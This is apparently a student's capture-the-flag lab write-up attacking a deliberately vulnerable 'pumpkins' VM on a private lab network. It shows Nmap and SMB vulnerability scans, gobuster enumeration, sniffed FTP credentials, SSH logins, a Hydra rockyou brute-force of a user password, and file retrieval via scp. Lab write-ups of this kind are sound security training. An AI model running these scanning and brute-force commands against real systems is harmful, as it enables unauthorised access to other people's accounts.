

Penetration Testing

Final Result:





I first performed an Nmap scan on the target IP address to obtain detailed information about the target, such as open ports and services.

```
└─$ sudo nmap  192.168.52.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-24 17:27 EDT
Nmap scan report for 192.168.52.1
Host is up (0.00035s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT     STATE SERVICE
1042/tcp open  afrog
1043/tcp open  boinc
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 192.168.52.2
Host is up (0.000078s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
53/tcp open  domain
MAC Address: 00:50:56:EF:C3:2C (VMware)

Nmap scan report for 192.168.52.139
Host is up (0.00046s latency).
Not shown: 996 closed tcp ports (reset)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:E3:6E:11 (VMware)

Nmap scan report for 192.168.52.254
Host is up (0.00025s latency).
All 1000 scanned ports on 192.168.52.254 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:50:56:FB:DE:B3 (VMware)

Nmap scan report for 192.168.52.128
Host is up (0.0000070s latency).
All 1000 scanned ports on 192.168.52.128 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (5 hosts up) scanned in 10.40 seconds
```

Sumanth Vankineni
UID 119351130


I used the following Nmap command (nmap -sT -p- -A -T4 192.168.52.139) to perform a TCP connection scan on all ports of the target IP address (192.168.52.139) with aggressive detection options for operating system, version detection, and more, at a faster scan rate.

```
File  Actions  Edit  View  Help                    Sumanth Vankineni
                                                   UID 119351130
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap -sT -p- -A -T4 192.168.52.139
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-24 16:51 EDT
Nmap scan report for 192.168.52.139
Host is up (0.00043s latency).
Not shown: 65531 closed tcp ports (conn-refused)
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 3d21c4f1b3a5807d9a50deaac2c74ed6 (RSA)
|   256 9218db55692c8eb45a8f390f5e4b7b7c (ECDSA)
|_  256 15fee07e873bf0e5afe0376be5f0a8d5 (ED25519)
80/tcp  open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: 100 Floors of Frights
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
Service Info: Host: PUMPKINS; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 1h19m59s, deviation: 2h18m33s, median: 0s
|_nbstat: NetBIOS name: PUMPKINS, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000 (Xerox)
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2023-10-24T20:51:25
|_  start_date: N/A
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: pumpkins
|   NetBIOS computer name: PUMPKINS\x00
|   Domain name: \x00
|   FQDN: pumpkins
|_  System time: 2023-10-24T16:51:25-04:00

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.37 seconds
```


From the above Nmap result we can see that the ssh port, is open. An http port is also open which indicated that a website could be running. The ports 139 and 445 are open indicates services using SMB.


```
┌──(kali㉿kali)-[~/Desktop]                          Sumanth Vankineni
└─$ nmap --script smb-vuln* -p 445 192.168.52.139    UID 119351130
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-27 17:08 EDT
Nmap scan report for 192.168.52.139
Host is up (0.00076s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
|_smb-vuln-ms10-061: false
|_smb-vuln-ms10-054: false
| smb-vuln-regsvc-dos:
|   VULNERABLE:
|   Service regsvc in Microsoft Windows systems vulnerable to denial of service
|     State: VULNERABLE
|       The service regsvc in Microsoft Windows 2000 systems is vulnerable to denial of service caused by a null deference
|       pointer. This script will crash the service if it is vulnerable. This vulnerability was discovered by Ron Bowes
|       while working on smb-enum-sessions.
|_

Nmap done: 1 IP address (1 host up) scanned in 5.79 seconds
```

There are no CVE's to exploit this to gain remote code execution.




Upon visiting the website, there was an input field that said, 'What's my name?'I tried entering 'admin,' but it was denied. Also, there is another page, index.php, which provides a link to some sort of Halloween dance.








```
┌──(kali㉿kali)-[~/Desktop]
└─$ gobuster dir -u http://192.168.52.139 -w /usr/share/seclists/Discovery/Web-Content/common.txt -k
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.52.139
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Timeout:                 10s
===============================================================
2023/10/27 17:54:16 Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 298]
/.htpasswd            (Status: 403) [Size: 298]
/.hta                 (Status: 403) [Size: 293]
/index.php            (Status: 200) [Size: 289]
/server-status        (Status: 403) [Size: 302]
Progress: 4723 / 4724 (99.98%)
===============================================================
2023/10/27 17:54:18 Finished
===============================================================
```




I used tcpdump to analyze the traffic generated and found some interesting output where huge traffic is being generated from various IPs. Upon further analysis of the traffic through Wireshark, I found some FTP requests and responses containing a username 'bboy1' and the password 'dancedancedance'. It appears that the network traffic was intentionally replayed.








Since the SSH port was open, I attempted to use the obtained credentials to SSH into the system and was successful, as shown in the following screenshot.





Upon using ls, I could see that there are two files named 'saved-messages' and 'sent-mail'. The 'sent-mail' contains text congratulating David S. Pumpkins on a name change. The 'saved-messages' contain a message saying sorry that you missed the ceremony but that he knows the new name of David. It contains a hint saying he is bad at picking a password.

```
bboy1@pumpkins:~/mail$ cat sent-mail
From MAILER-DAEMON Tue Sep 24 21:20:45 2019
Date: 24 Sep 2019 21:20:45 -0400
From: Mail System Internal Data <MAILER-DAEMON@pumpkins>
Subject: DON'T DELETE THIS MESSAGE -- FOLDER INTERNAL DATA
Message-ID: <1569374445@pumpkins>
X-IMAP: 1569374340 0000000001
Status: RO

This text is part of the internal format of your mail folder, and is not
a real message.  It is created automatically by the mail system software.
If deleted, important folder data will be lost, and it will be re-created
with the data reset to initial values.

From bboy1@pumpkins Tue Sep 24 21:20:45 2019 -0400
Date: Tue, 24 Sep 2019 21:20:45 -0400 (EDT)
From: B Boy 1 <bboy1@pumpkins>
To: "David S. Pumpkins" <david@pumpkins>
Subject: Congrats!
Message-ID: <alpine.DEB.2.20.1909242119150.14551@pumpkins>
User-Agent: Alpine 2.20 (DEB 67 2015-01-07)
MIME-Version: 1.0
Content-Type: text/plain; format=flowed; charset=US-ASCII
Status:
X-Status:
X-Keywords:
X-UID: 1

Congrats on the name change, I am sorry I missed the ceremony.  I can't
wait to hear more about it and what your new name is (looks like it's
still showing up as the old one on here.)  I hope you had a great rest of
the day.  I've been working on some new dance moves I can't wait to show you!

- B-Boy 1

bboy1@pumpkins:~/mail$
```

Sumanth Vankineni
UID 119351130

```
bboy1@pumpkins:~/mail$ cat saved-messages
From MAILER-DAEMON Tue Sep 24 21:43:20 2019
Date: 24 Sep 2019 21:43:20 -0400
From: Mail System Internal Data <MAILER-DAEMON@pumpkins>
Subject: DON'T DELETE THIS MESSAGE -- FOLDER INTERNAL DATA
Message-ID: <1569375800@pumpkins>
X-IMAP: 1569374340 0000000001
Status: RO

This text is part of the internal format of your mail folder, and is not
a real message.  It is created automatically by the mail system software.
If deleted, important folder data will be lost, and it will be re-created
with the data reset to initial values.

From bboy2@pumpkins  Tue Sep 24 21:18:08 2019
Return-Path: <bboy2@pumpkins>
X-Original-To: bboy1@pumpkins
Delivered-To: bboy1@pumpkins
Received: by pumpkins.localdomain (Postfix, from userid 1003)
        id 480FC20B23; Tue, 24 Sep 2019 21:18:08 -0400 (EDT)
Received: from localhost (localhost [127.0.0.1])
        by pumpkins.localdomain (Postfix) with ESMTP id 45C9D205A5
        for <bboy1@pumpkins>; Tue, 24 Sep 2019 21:18:08 -0400 (EDT)
Date: Tue, 24 Sep 2019 21:18:08 -0400 (EDT)
From: B Boy 2 <bboy2@pumpkins>
To: B Boy 1 <bboy1@pumpkins>
Subject: Catching you up
Message-ID: <alpine.DEB.2.20.1909242117170.14457@pumpkins>
User-Agent: Alpine 2.20 (DEB 67 2015-01-07)
MIME-Version: 1.0
Content-Type: text/plain; format=flowed; charset=US-ASCII
Status: RO
X-Status:
X-Keywords:
X-UID: 1

Sorry you missed the ceremony today, let me know when you're around and I
can tell you David's new name.  I have a copy of the document in my
home directory, I'd share it with you but I'm about as bad as using
computer as I am picking a good password.

B-Boy 2
```

Sumanth Vankineni
UID 119351130

I tried changing directories to other users but was denied. Also, the user 'bboy1' is not listed in the sudoers file.

```
bboy1@pumpkins:/home$ ls
bboy1  bboy2  david  enpm809q
bboy1@pumpkins:/home$ cd bboy2
-bash: cd: bboy2: Permission denied
bboy1@pumpkins:/home$ cd david/
-bash: cd: david/: Permission denied
bboy1@pumpkins:/home$ sudo su
[sudo] password for bboy1:
bboy1 is not in the sudoers file.  This incident will be reported.
bboy1@pumpkins:/home$ cd enpm809q/
-bash: cd: enpm809q/: Permission denied
bboy1@pumpkins:/home$
```

So let's try to brute-force into the 'bboy2' user's account using Hydra with the common 'rockyou.txt' dictionary."

Hydra successfully brute-forced the password for the user 'bboy2', which is 'princess'.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ hydra -l bboy2 -P /usr/share/wordlists/rockyou.txt 192.168.52.139 ssh
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, o

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-10-24 17:54:28
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.52.139:22/
[22][ssh] host: 192.168.52.139   login: bboy2   password: princess
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-10-24 17:54:33
```

Sumanth Vankinen
UID 119351130

Using these credentials, I logged into the system using ssh with the user 'bboy2'

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ssh bboy2@192.168.52.139
bboy2@192.168.52.139's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-142-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

240 packages can be updated.
184 updates are security updates.

New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


You have mail.
Last login: Tue Sep 24 21:13:04 2019 from 172.16.0.1
bboy2@pumpkins:~$ ls
mail  Pumpkins-Name-Change-Signed.pdf
bboy2@pumpkins:~$ cd mail
bboy2@pumpkins:~/mail$ ls
saved-messages  sent-mail
bboy2@pumpkins:~/mail$ cat saved-messages
From MAILER-DAEMON Tue Sep 24 21:17:06 2019
Date: 24 Sep 2019 21:17:06 -0400
From: Mail System Internal Data <MAILER-DAEMON@pumpkins>
Subject: DON'T DELETE THIS MESSAGE -- FOLDER INTERNAL DATA
X-IMAP: 1569374226 0000000000
Status: RO

This text is part of the internal format of your mail folder, and is not
a real message.  It is created automatically by the mail system software.
If deleted, important folder data will be lost, and it will be re-created
with the data reset to initial values.
```

Sumanth Vankineni
UID 119351130

```
bboy2@pumpkins:~/mail$ cd ..
bboy2@pumpkins:~$ ls
mail  Pumpkins-Name-Change-Signed.pdf
bboy2@pumpkins:~$ cat Pumpkins-Name-Change-Signed.pdf
%PDF-1.4
%◆◆◆◆
4 0 obj
<</Type/XObject
/Subtype/Image
/Width 2200
/Height 1700
/BitsPerComponent 1
/ColorSpace/DeviceGray
/Filter /CCITTFaxDecode
/DecodeParms <</Columns 2200 /Rows 1700>>
/Length 19895
>>
stream
P *◆@U@◆◆◆U◆T
◆P *◆@U@◆◆◆U◆T
◆P *◆@U@◆◆◆U◆T
◆P *◆@U@◆◆◆U◆T
◆P *◆@U@◆◆◆U◆T
◆P *◆@U@◆◆◆U◆T
◆P *◆@U@◆◆◆U◆T
◆P *◆@U@◆◆◆U◆T
◆P *◆@U@◆◆◆U◆T
◆P *◆@U@◆◆◆U◆T
◆P *◆@U@◆◆◆U◆T
◆P *◆@U@◆◆◆U◆T
◆P *◆@U@◆◆◆U◆T
◆P *◆@U@◆◆◆U◆T
◆P *◆@U@◆◆◆U◆T
◆P *◆@U@◆◆◆U◆T
◆P *◆@U@◆◆◆U◆T
◆P *◆@U@◆◆◆U◆T
◆P *◆@U@◆◆◆U◆T
```

Upon enumerating the directories, I found a 'Pumpkins-Name-Change-Signed.pdf'.

I downloaded this file to my local using SCP, and upon viewing the PDF, it contained the changed name of David.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ scp bboy2@192.168.52.139:/home/bboy2/Pumpkins-Name-Change-Signed.pdf .

bboy2@192.168.52.139's password:
Pumpkins-Name-Change-Signed.pdf
```

Official Name Change Form
The Imaginary World of ENPM809Q

We recognize today, 9/30/19 that David S. Pumpkins will now be recognized by his official legal name which he has changed to **David Simon ENPM809Q Pumpkins III**.

By order of the benevolent dictator of ENPM809Q – Kevin T. Shivers


Kevin T. Shivers – 9/30/19

Witnessed:

B-Boy 2 – 9/30/19

Sumanth Vankineni
UID 119351130

I now used this on the website entry field and was successful in finding the flag/image.



lo